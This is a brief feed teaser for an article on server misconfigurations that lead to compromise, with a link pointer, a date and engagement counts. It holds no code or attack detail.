## Top 15 Misconfigurations That Lead to Instant Server Pwn: Master Server Security Now

✨ Link for the full article in the first comment

★ Oct 17 🖱️ 35 💬 1



See more recommendations